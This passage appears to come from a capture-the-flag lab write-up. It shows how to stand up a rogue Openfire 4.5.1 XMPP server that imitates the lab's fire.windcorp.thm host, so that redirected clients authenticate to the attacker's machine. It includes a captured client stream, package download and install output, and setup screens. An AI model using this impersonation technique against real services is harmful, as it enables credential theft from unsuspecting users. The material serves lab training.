-------------new connection from ('10.10.82.198', 62007)
b"<stream:stream xmlns='jabber:client' to='fire.windcorp.thm' xmlns:stream='http://etherx.jabber.org/streams' version='1.0' from='sadswan869@fire.windcorp.thm
```

As we can redirect client's traffic to our machine,
somehow we should impersonate the original open fire(version 4.5.1) server so that the clients authenticate to attacker machine so we should produce a open fire server and we should make it similar to the original one as much as we can.
You can simply google it or come with me throughout this write up to tell you how to setup this server:




Download the package:

```
root@ip-10-10-80-239:~/Desktop/set2Room#
root@ip-10-10-80-239:~/Desktop/set2Room#
root@ip-10-10-80-239:~/Desktop/set2Room# wget https://www.igniterealtime.org/downloadServlet?filename=openfire/openfire_4.5.1_all.deb -O openfire.deb
```


Install it:

```
root@ip-10-10-80-239:~/Desktop/set2Room#
root@ip-10-10-80-239:~/Desktop/set2Room# apt install -f ./openfire.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'openfire' instead of './openfire.deb'
The following packages were automatically installed and are no longer required:
  docutils-common python-bs4 python-chardet python-dicttoxml python-dnspython python-html5lib python-jsonrpclib python-lxml python-mechanize python-olefile
  python-pypdf2 python-slowaes python-webencodings python-xlsxwriter python3-botocore python3-docutils python3-jmespath python3-pygments python3-roman
  python3-rsa python3-s3transfer xml-core
Use 'apt autoremove' to remove them.
The following NEW packages will be installed
  openfire
0 to upgrade, 1 to newly install, 0 to remove and 687 not to upgrade.
Need to get 0 B/39.2 MB of archives.
After this operation, 45.9 MB of additional disk space will be used.
Get:1 /root/Desktop/set2Room/openfire.deb openfire all 4.5.1 [39.2 MB]
Selecting previously unselected package openfire.
(Reading database ... 377022 files and directories currently installed.)
Preparing to unpack .../Desktop/set2Room/openfire.deb ...
Unpacking openfire (4.5.1) ...
Setting up openfire (4.5.1) ...
Progress: [ 50%] [#########################################################################.....................................................................]
```



After installation
go to "http://localhost:9090" to set the server




Choose language: English
then confirm.




In the "XMPP Domain Name" enter: fire.windcorp.thm
In the "Server Host Name" enter: fire.windcorp.thm
and then confirm.




Check "Embedded Database"
then confirm.




Default
then confirm.



